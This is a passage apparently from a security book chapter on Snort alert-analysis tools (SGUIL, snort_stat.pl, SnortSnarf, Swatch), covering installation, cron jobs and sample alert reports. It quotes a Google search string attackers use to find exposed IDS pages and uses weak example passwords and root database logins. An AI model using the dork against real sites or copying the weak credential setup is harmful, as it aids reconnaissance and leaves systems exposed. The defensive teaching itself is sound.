
SGUIL

SGUIL is a lean, mean, Snort analysis machine. Designed from the analysts perspective, Snort GUI for Lamers, or SGUIL for short, delivers a powerful front end to a Snort alert database. The motto of the project, “By Analysts, For Analysts,” says it all.

As we see in Figure 8.17, SGUIL has three individual components:

- A set of scripts to run on your sensor
- A GUI server
- The SGUIL client

Figure 8.17 Sample SGUIL Setup with Two Snort Sensors Monitoring Separate Networks



They can all run on the same machine, but we highly discourage this practice. A sensor should dedicate most of its resources to what it is designed to do: detect attacks. If you were to load additional tasks and overhead on your sensor, you would miss attacks. The old adage “How many false negatives do you see a day?” comes to mind.

The sensor scripts *log_packets.sh* and *sensor_agent.tcl* are designed to manage the collection of Snort packet logs. In their default configuration, these scripts will cause Snort to log packets, so be sure to have plenty of disk space.

The GUI server allows for multiple client GUIs to interact with the IDS data at the same time. The main component, Sguild, listens on TCP 7734 and can be SSL enabled. This split architecture allows for a central data repository, with quick access to data, while the client handles the display of the data.

The final piece of the puzzle and the one you will be spending the most time in front of is the client. Written in tk, the interface is simple, fast, and powerful. Events are displayed in near real time, organized and categorized, and can

be purged or escalated directly from the main screen. Event and packet queries can be built from the query builder, and either reports can be sent to your incident-handling team or as abuse e-mail to the offending ISP.

Installing SGUIL

The install process for SGUIL is a lengthy one, but it is well documented and far from complex. The steps that we will follow during the install are:

1. Create the SGUIL database.
2. Install Sguil, the SGUIL server.
3. Install a SGUIL client.
4. Install the Sensor scripts.
5. Install Xscriptd.

For this installation, we assume that you already have a UNIX machine with MySQL installed (refer to the section on installing ACID and the documentation at: <http://mysql.com>).

Step 1: Create the SGUIL Database

First we set a password for root, because by default MySQL has no password set for the root user:

```
# setup root password for all databases
mysql> UPDATE user SET Password=PASSWORD('rootpasswd') WHERE user='root';
Query OK, 2 rows affected (0.01 sec)
Rows matched: 2   Changed: 2   Warnings: 0
```

```
mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.00 sec)
```

Our next step is to create the SGUIL database and grant *INSERT* and *SELECT* privileges to the user *sguil*:

```
mysql> GRANT ALL PRIVILEGES ON sguildb.* TO sguil@localhost IDENTIFIED BY
'sguilf00' WITH GRANT OPTION;
Query OK, 0 rows affected (0.01 sec)
```

```
mysql> FLUSH PRIVILEGES;
Query OK, 0 rows affected (0.00 sec)
```

Now we create the tables and set up the database to receive Snort logs:

```
mysql> -u squil -p -D sguildb <
./squil_directory/server/sql_scripts/create_sguildb.sql
```

Check the results of the schema creation, with the *show tables* command:

```
mysql> use sguildb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
```

```
Database changed
mysql> show tables;
+-----+
| Tables_in_sguildb |
+-----+
| data               |
| event              |
| history            |
| icmp_hdr           |
| portscan           |
| sensor             |
| sessions           |
| status             |
| tcp_hdr            |
| udp_hdr            |
| user_info          |
| version            |
+-----+
12 rows in set (0.01 sec)
```

Our database is now ready to receive events. Once the sensor and server are installed, we can test this to ensure that all our components can communicate. The server code, Sguil, will recheck the database schema and connection each time it starts and can be used to recreate the schema if the database is corrupted.

Step 2: Installing Sguil, the Server

In this next step, we install the server script *sguild* and its dependencies. The first thing we need to check is to see if we have tcl installed. Bamm, the author of

SGUIL, recommends having version `tcl-8.3` or later. Tcl is usually installed with its version number appended to the shell command. For instance, on SuSE 8.2, the installed `tclsh` is `tclsh8.4`. It is symlinked to `tclsh`. If you don't have a tcl interpreter, install one from your distributions packages, and then continue from here.

We first add a user *sguil* because we don't want to run these programs as root:

```
# useradd sguil
# passwd sguil
```

Create a directory `/etc/sguild`, and copy *sguild.users*, *sguild.conf*, *sguild.queries*, and *autocat.conf* into it:

```
# mkdir /etc/sguild
# cp sguil.users sguil.conf sguil.queries autocat.conf /etc/sguild/
```

Sguld requires the following two tcl tools:

- `tclx`, the extended libs for tcl. Tclx is installed along with tcl on a number of platforms, but if you need to install it, you can find it at <http://tclx.sourceforge.net>.
- `mysqltcl`, which as you guessed provides mysql support. Grab a copy of `mysqltcl` from www.xdobry.de/mysqltcl/.

Once Sguld is installed, test to see that the install worked by initiating the `tclsh` interpreter, and then checking to see if `mysqltcl` and `Tclx` are installed:

```
# tclsh
% package require mysqltcl
% package require Tclx
%
```

If it seems like nothing happened and you got no error messages, your install worked! If you got errors, debug them according to the documentation provided with the tools. Our next step is to configure *sguild.conf*.

The main item to configure in *sguild.conf* is your path to the rules files for your sensors. Sguld uses this path to look up the Snort rule based on the SID for the alert. Keep in mind that this means that you need a copy of the ruleset you are using on your sensors to avoid getting confused with missing Snort rules.

Set up the appropriate environment variables in *sguild.conf*:

```
Set RULESDIR /snort_data/rules/
Set EMAIL_FROM "IDS Admin Name, BOFH"
```



```
Set EMAIL_RCPT_TO securityteam@yourdomain.com
```

To add members of your analysis team to *sguil* users, use the command:

```
sguild -adduser <username>
```

Sguild is now ready to be started.

OINK!

If you did not properly create the database schema in Step 1, Sguil will do this now.

```
./sguild
Error: mysqluse/db server: Unknown database 'sguildb'
The database sguildb does not exist. Create it ([y]/n)?:
Path to create_sguildb.sql [./sql_scripts/create_sguildb.sql]:
Creating the DB sguildb...Okay.
  Creating the structure for sguildb:
.....
.....
.....Done.
Querying DB for archived events...
SELECT event.status, event.priority, event.class, sensor.hostname,
event.timestamp, event.sid, event.cid, event.signature,
INET_NTOA(event.src_ip), INET_NTOA(event.dst_ip), event.ip_proto,
event.src_port, event.dst_port FROM event, sensor WHERE
event.sid=sensor.sid AND event.status=0 ORDER BY event.timestamp ASC
Querying DB for escalated events...
SELECT event.status, event.priority, event.class, sensor.hostname,
event.timestamp, event.sid, event.cid, event.signature,
INET_NTOA(event.src_ip), INET_NTOA(event.dst_ip), event.ip_proto,
event.src_port, event.dst_port FROM event, sensor WHERE
event.sid=sensor.sid AND event.status=2 ORDER BY event.timestamp ASC
Retrieving DB info...
Sguil Initialized.
```

SGUIL is now ready to receive Snort data and process requests from SGUIL clients.

Step 3: Install a SGUIL Client

Sguil.tk was written in tcl/tk, allowing the client portion to run on many platforms. There is even documentation online detailing how to get sguil.tk running on a Windows 2000 machine. We are going to continue down the UNIX path, installing sguil.tk on our IDS analysis station.

Sguil.tk is the script that runs the SGUIL client. When run, sguil.tk reads *sguil.conf* (by default, the script looks for *sguil.conf* in the user's home directory, then in the current directory) and initializes the GUI. The SGUIL interface will connect to the SGUIL server (Sguild) and prompt for a username and password. *Note:* Remember to use SSL or the password will go in the clear. If you are running sguil.tk for the first time, there will be no sensors to connect to, since we have not added the sensor component yet. You should get your username and password window with no errors.

Step 4: Install the Sensor Scripts

Here the SGUIL install gets interesting. Provided we want to run SGUIL to its fullest extent, we need to apply two patches to Snort. The first patch is for Snort's stream reassembler (spp_stream4), and the second is for Snort's older portscan preprocessor (spp_portscan). These patches are used to log additional data for the analyst and are by no means required.

The positive side of installing the patches is that we get more data. IDS analysts can always benefit from a better dataset. The downside is that it makes Snort a tad harder to keep up to date.

We will proceed with the instructions for patching snort and setting up the SGUIL sensor components. If you choose not to patch Snort, continue with the instructions that follow the patch instructions.

Choose the branch of Snort that you are running (currently the 2_1 branch), and copy the patch code into the source directory for the preprocessors (snort-2.1.x/src/preprocessors/). Use the *patch* command to apply the patch to spp_stream4 and spp_portscan:

```
# cd <sguil-src>/sensor/snort_mods/2_1/
# cp spp_portscan_sguil.patch <snort-src>/src/preprocessors/
# cp spp_stream4.patch <snort-src>/src/preprocessors/
# cd <snort-src>/src/preprocessors/
# patch spp_portscan.c < spp_portscan_sguil.patch
# patch spp_stream4.c < spp_stream4_sguil.patch
```

You can now compile and install Snort:

```
# ./configure; make; make install
```

OINK!

There is no need for any additional configure flags, such as database support, since we are using Barnyard to handle our output to MySQL.

Now we need to configure Snort's portscan and stream4 preprocessors to work with the newly applied patches and tell Snort to log in Unified binary format for Barnyard to process.

The configuration for the portscan preprocessor follows this template:

```
preprocessor portscan: $HOME_NET <ports> <secs> <log_directory>
<sensor_name>
```

Example:

```
preprocessor portscan: $HOME_NET 4 3 /snort_data/scans xibalba
```

This example will monitor \$HOME_NET for IP addresses that attempt to connect to four ports, within three seconds. When the portscan preprocessors detects a scan, it will log to the directory *scans* using the sensor name *xibalba*.

The configuration for the TCP stream resassembler (stream4) is:

```
preprocessor stream4: keepstats db <log_directory>
```

Example:

```
preprocessor stream4: detect_scans, keepstats db /snort_data/ssn_logs
```

The packets that are part of an alerted stream will now be saved as session logs. This is a vast improvement over Snort's current process, which is to log a pseudo packet that is created by the stream resassembler (see Chapter 6, Preprocessors). This code is actively being changed by Marty and company at Snort.org. Snort will soon be logging these packets natively, so in the near future it might not be necessary to patch Snort for this functionality.

Log in Unified binary logging with this line:

```
output log_unified: filename snort.log, limit 128
```

Snort will now log in Unified binary format (for Barnyard to process) to a file named *snort.log*, which will roll over every 128MB.

We now run Snort:

```
# cd <snort-src>/
# snort -c etc/snort/snort.conf -l /snort_data -U -A none -i
<interface_name>
```

Options to the command line:

- `-u sgul -g sgul` (user and group *sgul*)
- `-m 022` (set the *umask* of the created files)

Logpackets.sh is a shell script used to manage Snort's logging of additional binary packet data. The script runs Snort in binary packet logger mode (*-bl*) and should be run directly by the *cron* daemon on the sensor. To run this script every hour, add the following to *crontab*:

```
#crontab -e
0 0-23 * * * /usr/local/bin/log_packets.sh restart
```

To install Barnyard, follow the default installation procedures (*./configure*; *make*; *make install*). SGUIL users formerly had to patch Barnyard as well, but Andrew Baker recently added the SGUIL output plug-in to the Barnyard source tree. Configure Barnyard to output data to the SGUIL database, in your *barnyard.conf* file:

```
config hostname: <sensor_name>
output sgul: mysql, sensor_id 0, database sguldb, server xibalba, user
root,/ password <database_password>, sguldb_host xibalba, sguldb_port 7736
```

SGUIL will be gathering a large amount of data, since it is logging more information than Snort normally does for an event. The three output components to tie in with Snort are Barnyard, *log_packets.sh*, and *sensor_agent.tcl*. *Sensor_agent.tcl* runs on the sensor and sends portscan and session logs to the database. The script will need some additional information regarding hostname, SGUIL server name, paths to portscan, and session logs, so be sure to configure *sensor_agent.tcl* before running it for the first time. Start Barnyard and run the *sensor_agent.tcl* script.

```
# /usr/local/bin/barnyard -c /etc/snort/barnyard.conf -d /snort_data\
-g /etc/snort/gen-msg.map -s /etc/snort/sid-msg.map -f snort.log -w\
/etc/snort/waldo.file
# /<sguil_src>/sensor/sensor_agent
```

Step 5: Install Xscriptd

Xscriptd runs on the server (the same machine as Sguil) and manages the retrieval of binary packet data from the sensors to the server as well as passing the packet data back to the client for use in Ethereal and other PCAP-aware tools.

Xscriptd needs ssh access to the sensors to retrieve data. To enable this, you must create an ssh key for Xscriptd as follows:

```
xibalba:/home/sguil/.ssh # su sguil
sguil@xibalba:~/ssh> ssh-keygen -t dsa
Generating public/private dsa key pair.
Enter file in which to save the key (/home/sguil/.ssh/id_dsa):
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /home/sguil/.ssh/id_dsa.
Your public key has been saved in /home/sguil/.ssh/id_dsa.pub.
The key fingerprint is:
b9:ad:cc:f3:60:d5:54:ba:95:ca:de:fa:f9:75:50:49 sguil@xibalba
```


Append the public key to the `.ssh/authorized_keys` file on your Snort sensor. Test that this is working by logging in to the remote sensor without having to type in a username and password. If everything went without a hitch, you are done with the install and can fire up *sguil.tk* to start the client.

Using SGUIL

The main advantages that SGUIL brings to the analyst over ACID are speed and an advanced query builder. SGUIL also comes with patches and code to log an entire session, rather than just a single atomic packet from an event of interest. This gives the analyst more data points to correlate, providing that you have the time and resources to do the extra analysis.


To start the interface, run *sguil.tk* from your client machine. If everything is working correctly, you will have a tk window pop up, requesting your SGUIL username and password. Figure 8.18 shows a screen with a list of your available sensors. Choose the sensor you want to monitor, and voilà.

Figure 8.18 Login Screen Showing That the tcl Client Is Working



SGUIL's main screen, shown in Figure 8.19, shows real-time events and provides tools to begin your investigation. The top panes of the interface show basic event information: sensor, timestamp, source and destination information, and the event message. Attached to each event is a priority level, assigned by the Snort rule. You will soon see that configuring your ruleset and the rule priority ranking will be paramount to your being able to triage events.

Figure 8.19 SGUIL's Main Screen



Events autopopulate the top panes of the interface. Click an event, and you have the option of viewing additional packet information, the rule that triggered with the event, and running *whois* and reverse DNS queries on the source and destination IPs. We find this functionality extremely useful for monitoring events.

If you have access to the rule that Snort fired on, you can view the packet from Snort's perspective. This will give you some initial insight into the event. First, by understanding the patterns that matched the traffic in question, you will have a good idea as to whether or not the rule has a high or low probability of falsing.

For example, the event highlighted in Figure 8.19 sparks some interest. We have 18 counts of ATTACK-RESPONSES ID check returned root. The ports in question are unusually high-numbered ports (39168 and 32990). The rule is looking for the content *uid=0(root)* going to any port over any IP-based protocol. This is a wide-ranging rule, but with a low probability of falsing outside unusual Web traffic (akin to reading the Sans Reading Room, or the latest copy of Phrack) or SMTP (someone e-mails you a security report containing the string).

The design of the interface is very intuitive from a workflow perspective. Click an event, display packet and rule information, do lookups, then view correlated events (a single right-click in the CNT count column). The response time from SGUIL is very fast—amazingly so if you are coming from ACID. Complex queries are returned in seconds rather than tens of seconds.

Summary Scripts

Intrusion analyst one minute, incident handler the next; then it's on to put out the next fire.

Database-driven applications are very useful for the analyst to drill down and get detailed information, but in many environments there just isn't the time or the resources to do detailed analysis on every event. This is where good summary scripts come in.

In some cases, what you or your management needs is to get a snapshot of the malicious activity on the network. The view from 50,000 feet can sometimes tell a chilling tale about the state of network.

Two tools, *snort_stat.pl* and SnortSnarf, are scripts that can help you get high-level information regarding attacks against the network. Once you review the summary, you can make decisions concerning alert triage. Many medium- and low-priority events will have to be ignored so that the high-priority events can be analyzed in depth. Both tools take Snort alert files as input and return summarized information.

snort_stat.pl

Snort_stat.pl is a simple Perl script, written and maintained by Yen-Ming Chen. The script parses a Snort alert file and outputs a report containing a summary of events. The resulting report shows the analyst how many events were recorded, how many sources, destinations, and a breakdown of activity from and to each host.

To run *snort_stat*, all that is required is that you have Perl 5.2 or later installed. Most modern UNIX distributions already have Perl installed in their default base. If you plan to use a Windows platform to run *snort_stat.pl*, download Perl for win32 from ActiveState (www.activestate.com).

Place *snort_stat.pl* in your executable path:

```
#>sudo cp snort_stat.pl /usr/local/bin
```

Now you are ready to run *snort_stat* with your current Snort alert file. The usage menu for *snort_stat* indicates that the tool takes input from “standard in,” or *stdin*:

```
USAGE: cat <snort_log> | snort_stat.pl -r -f -h -t n
        -d: debug
        -r: resolve IP address to domain name
        -f: use fixed rather than variable width columns
        -h: produce html output
        -t: threshold
```

To produce a sample report, we run the command:

```
# cat alert | snort_stat.pl > output.txt
```

To view our newly created report, we run:

```
# less output.txt
The log begins from: 02 06 15:07:35
The log ends      at: 02 18 14:53:34
Total events: 92
Signatures recorded: 3
Source IP recorded: 2
Destination IP recorded: 2
```

```
The number of attacks from same host to same
destination using same method
```

```
=====
```


# of attacks	from	to	method
64	172.16.10.200	172.16.10.151	spp_bo: Back Orifice Traffic detected (key: 2160)
26	172.16.10.151	172.16.10.200	spp_bo: Back Orifice Traffic detected (key: 2160)
1	172.16.10.151	172.16.10.200	(http_inspect) OVERSIZE REQUEST-URI DIRECTORY
1	172.16.10.200	172.16.10.151	ATTACK-RESPONSES id check returned root

Percentage and number of attacks from a host to a destination

%	# of attacks	from	to
70.65	65	172.16.10.200	172.16.10.151
29.35	27	172.16.10.151	172.16.10.200

Percentage and number of attacks from one host to any with same method

%	# of attacks	from	method
69.57	64	172.16.10.200	spp_bo: Back Orifice Traffic detected (key: 2160)
28.26	26	172.16.10.151	spp_bo: Back Orifice Traffic detected (key: 2160)
1.09	1	172.16.10.200	ATTACK-RESPONSES id check returned root
1.09	1	172.16.10.151	(http_inspect) OVERSIZE REQUEST-URI DIRECTORY

Percentage and number of attacks to one certain host

```
=====
      # of
%      attacks    to          method
=====
69.57    64      172.16.10.151    spp_bo: Back Orifice Traffic detected (key:
                                   2160)
28.26    26      172.16.10.200    spp_bo: Back Orifice Traffic detected (key:
                                   2160)
 1.09     1      172.16.10.151    ATTACK-RESPONSES id check returned root
 1.09     1      172.16.10.200    (http_inspect) OVERSIZE REQUEST-URI
                                   DIRECTORY
```

The distribution of attack methods

```
=====
      # of
%      attacks    method
=====
97.83    90      spp_bo
 1.09     1      ATTACK-RESPONSES id check returned root
                                   1      172.16.10.200    -> 172.16.10.151
 1.09     1      (http_inspect) OVERSIZE REQUEST-URI DIRECTORY
                                   1      172.16.10.151    -> 172.16.10.200
```

An analyst can quickly triage events now that we have a summary of alerts. We suspect that two machines are infected with the infamous Trojan Back Orifice. Granted, this could be a false positive, keying off default Back Orifice ports. At the very least, we know that the machines at 172.16.10.151 and 172.16.10.200 have to be inspected for Trojan files.

To process your alert files nightly, place the following entry in the *crontab* for root. Ensure that you have the paths to Snort's Alert file, and remember to rotate your alert files every evening to avoid duplicate log entries in your *snort_stat* report.

Edit root's *crontab* with the command:

```
# crontab -e
```

Now add the following line that will run *snort_stat* at 11:59 P.M. every evening and mail you the report:

```
59 23 * * * cat /var/log/snort/alert | snort_stat.pl | mail -s "Snort
Report" your@email.com
```

Using SnortSnarf

SnortSnarf is a Perl script that parses Snort log files (it also has a plug-in for accessing MySQL databases) and produces a set of static Web pages with the results, grouping Snort alerts by signatures and IP addresses and providing Web links to additional informational resources for detected attacks. Its distribution package also includes CGI scripts for creating incidents reports based on groups of alerts. SnortSnarf can be run as a *cron* job at regular intervals or run manually from time to time. The following formats of log files are supported (in addition to MySQL databases):

- Snort alerts files (either standard or *-A* fast type)
- Syslog files containing some Snort entries
- spp_portscan log files
- spp_portscan2 log files

It is also possible to have SnortSnarf reference rules definition files and extract detailed information about attacks, linking them with individual alerts.



Installing SnortSnarf

SnortSnarf can be found at www.silicondefense.com/software/snortsnarf/SnortSnarf-052301.1.tar.gz and on the accompanying CD-ROM. Basic installation of SnortSnarf is not overly complicated. If you have Perl 5 installed on your host and a Web server running, the installation can be completed with the addition of a single Perl module, specifically *Time::JulianDay*. This module is included in the distribution in the *Time-modules* subdirectory. This module is installed as many other Perl modules—you need to run the following commands in the subdirectory:

```
perl Makefile.PL
make
make test
make install
```

It could also be useful to copy the contents of the */include* subdirectory of the SnortSnarf distribution package to a place where the Perl interpreter will be able to find them—for example, *site_perl* or a directory where SnortSnarf will be run.

To produce a set of Web pages from alert files, you need to execute the following command:


```
./snortsnarf.pl -rulesfile rules-file -rulesdir rules-subdirectory -d
destination-folder source-file1 ... source-fileN
```

For example (the line is wrapped):

```
./snortsnarf.pl -rulesfile /etc/snort/snort.conf -rulesdir /etc/snort -d
/var/web/www/snarf /var/log/snort/alert
```

This command will run SnortSnarf on a */var/log/snort/alert* file, place the results in */var/web/www/snarf* directory, and in the process make reference to rules descriptions from the */etc/snort/snort.conf* configuration file. If you point your Web browser to the corresponding location, you will see a page similar to Figure 8.20.

Figure 8.20 SnortSnarf Results



Provided links allow further exploration of displayed alerts.

Configuring Snort to Work with SnortSnarf

Now that you have seen the basic functionality of SnortSnarf, let's see a full example of its configuration. Assume that we already unpacked SnortSnarf in the `/usr/local/src/snortsnarf` directory. You should now complete the following steps:

1. Copy the *SnortSnarf* script to the `/etc` directory and put the corresponding *include* files in the subdirectory *site-perl*:

```
#>cd /usr/local/src/snortsnarf/Time-modules
#>perl Makefile.pl
#>make
#>make test
#>make install
#>cp /usr/local/src/snortsnarf/include/SnortSnarf
/usr/lib/perl5/site-perl/5.6.0
#>cp /usr/local/src/snortsnarf/snortsnarf.pl /etc
```

2. Perform a test run of SnortSnarf (provided that Snort is already running and logging to `/var/log/snort/alert` file, the default setting) using the command:

```
#>perl /etc/snortsnarf.pl -d /var/www/html/snortsnarf
/var/log/snort/alert
```

This action should complete without any warnings or errors.

3. Now we need to add a *crontab* entry for running SnortSnarf regularly; in this example, we will set the action to occur every 30 minutes. This is accomplished by adding the following line to the root's *crontab*:

```
30 * * * * perl /etc/snortsnarf.pl -d /var/www/html/snortsnarf -
refresh=30 /var/log/snort/alert
```

4. This can be done in many ways, either via editing *crontab* manually using the *crontab -e* command, or, for example:


```
#>cd /etc/cron.d
#>cat > SnortSnarf
30 * * * * perl /etc/snortsnarf.pl -d /var/www/html/snortsnarf -
refresh=30 /var/log/snort/alert
<Ctrl>d
#>crontab -u root SnortSnarf
```

5. The *refresh=30* option will make SnortSnarf generate Web pages and force the browser to refresh them every 30 minutes.

Basic Usage of SnortSnarf

Now that the SnortSnarf process has been automated, let's browse through some of the pages it provides. The main page (shown in Figure 8.21) shows the total number of alerts, the date range of the alerts, the source of the alerts, and a summary screen of the various alerts. For each signature, the summary listing includes the signature name, total number of alerts, number of sources, number of destinations, and a Summary link for all signatures of that type. On the Summary screen are links pointing for further information (see Figure 8.21). This information is taken from the rules description, so you will need to run SnortSnarf with the *-rulesfile* option if you want to use this feature.

Figure 8.21 Summary for the “WEB-CGI uploader.exe access” Signature



Clicking the links `[sid:837]` or `[CVE:CVE-1999-0177]` will take you to either the Snort.org site or the Common Vulnerabilities and Events (CVE) database, respectively, where more detailed explanation of this signature can be found.

The Top 20 source IPs link will display a summary of the 20 IP addresses that regularly appear as an attack source (see Figure 8.22).

Figure 8.22 Top 20 Attacking IPs

DEFENSE

SnortSnarf v021111.1

Signature section (256) [Top 20 source IPs](#) [Top 20 dest IPs](#)

This page provides summary information about alerts acquired using input module SnortFileInput, with sources:

- /var/log/snort/alert

The most active source IPs are shown. Rank is determined by the number of alerts with that IP as the source. Within a rank, IPs are sorted by # of signatures, then by IP number.

Rank	Total # Alerts	Source IP	# Signatures triggered	Destinations involved
rank #1	162 alerts	10.1.1.34	45 signatures	10.1.1.30
rank #2	93 alerts	10.1.1.30	2 signatures	10.1.1.34
rank #3	1 alerts	0.0.0.0	1 signatures	10.1.1.30

The IP links present in the Source IP column will take you to a page displaying a summary of signatures triggered by the traffic from this particular source. This summary page also contains links that will help you discover to whom this IP address belongs—*whois* lookups, DNS lookups, and so forth.

Optional SnortSnarf features include a tool for creating incident reports. This feature resembles the ACID alert grouping and e-mailing. Its installation is described in README.SISR in the SnortSnarf distribution package.

The SnortSnarf script has many options other than those described in this section. It is possible to specify various filters by:

- Sensor ID
- Alert priority
- Date
- Time

The main difference between SnortSnarf and ACID is that you need to specify everything on the command line and not interactively. To sum up, SnortSnarf (similarly to ACID) helps you bring data together. The format is such that potential problems can be easily analyzed and researched. This analysis will verify if there was an incident, and Snort alert logs and system log files will provide data of what was possibly compromised. When a security incident occurs,

the link in the SnortSnarf browser window allows the analyst to review the incident data and start looking for ways to prevent further incursions. This further research and analysis of SnortSnarf reports will help provide enough information to make incident-related decisions. The analysis should help identify whether your defense in-depth plan failed. With this knowledge of what failed, where it failed, and how it failed, you can make plans to prevent unauthorized access in the future.

Damage & Defense

Beware of the External Intranet

As with any Web-based security monitoring tool, ensure that you lock down access to the Web server that is serving up your intrusion data. One prevalent reconnaissance tactic is to Google for IDS data. For instance, if an attacker wants to see whether your site is running SnortSnarf and whether you've left the resulting HTML files open to the world, all that attacker has to search for is:

```
site: www.yourdomain.com "SnortSnarf brought to you"
```

This will bring up SnortSnarf pages, which at the bottom contain the string "SnortSnarf brought to you courtesy of Silicon Defense."

It's amazing how many people leave their intrusion data on the Web for attackers to see. Some attackers will go to the lengths of attacking your site, then checking your IDS logs to see if they have triggered an event.

To protect your IDS data, place your Web server and SnortSnarf repository on a management network that is not connected to the Internet. Utilizing the defense-in-depth strategy, configure Apache's *htaccess* list to allow only authorized hosts to connect to the SnortSnarf server. Network and host-based firewalls can also be used to limit the exposure of the SnortSnarf data.

Swatch

Automating part of the alert monitoring and event triage is an essential part of the intrusion analyst's job. Swatch is a log-monitoring tool designed to watch log files and match patterns for events of interest. Swatch can be configured to monitor any log files. In this example we will monitor Snort logging to syslog.

Using Swatch after you have created the configuration file is simple. Swatch can be started in a variety of ways:

- Via a Snort initialization script
- Used separately as part of *init* set of scripts
- Manually

The following is a command line used for starting Swatch:

```
/usr/local/bin/swatch -c /var/log/.swatchrc -t /var/log/snort/alert &
```

This line assumes that Swatch is installed in the `/usr/local/bin` directory, the configuration file `.swatchrc` is located in the `/var/log` directory, and the Snort alert file is in the `/var/log/snort` directory. Note that the `-c` option defines the location of the configuration file, and the `-t` option tells Swatch which log file to monitor. The `&` sign at the end of the line means that this command is started in the background. Background processes cannot communicate with the terminal or *stdin/ stdout* streams, so you cannot use *echo* actions in the Swatch configuration file if you want to start it in the background.

You can also set up Snort logging to syslog in addition to its standard log files using the *output* option (in `snort.conf`):

```
output alert_syslog: LOG_AUTH LOG_ALERT
```

Then, each alert will appear in `/var/log/messages` (the default location on Red Hat) in the following way (lines are wrapped in this example):

```
Feb 12 19:19:00 witt snort: [117:1:1] (spp_portscan2) Portscan detected
from 10.1.1.34: 1 targets 21 ports in 24 seconds {TCP} 10.1.1.34:33531 ->
10.1.1.30:1439
```

```
Feb 12 19:19:01 witt snort: [1:1418:2] SNMP request tcp [Classification:
Attempted Information Leak] [Priority: 2]: {TCP} 10.1.1.34:33531 ->
10.1.1.30:161
```

```
Feb 12 19:19:01 witt snort: [1:615:3] SCAN SOCKS Proxy attempt
[Classification: Attempted Information Leak] [Priority: 2]: {TCP}
10.1.1.34:33531 -> 10.1.1.30:1080
```

```
Feb 12 19:19:01 witt snort: [111:12:1] (spp_stream4) NMAP FINGERPRINT
(stateful) detection {TCP} 10.1.1.34:33541 -> 10.1.1.30:21
Feb 12 19:19:01 witt snort: [1:628:1] SCAN nmap TCP [Classification:
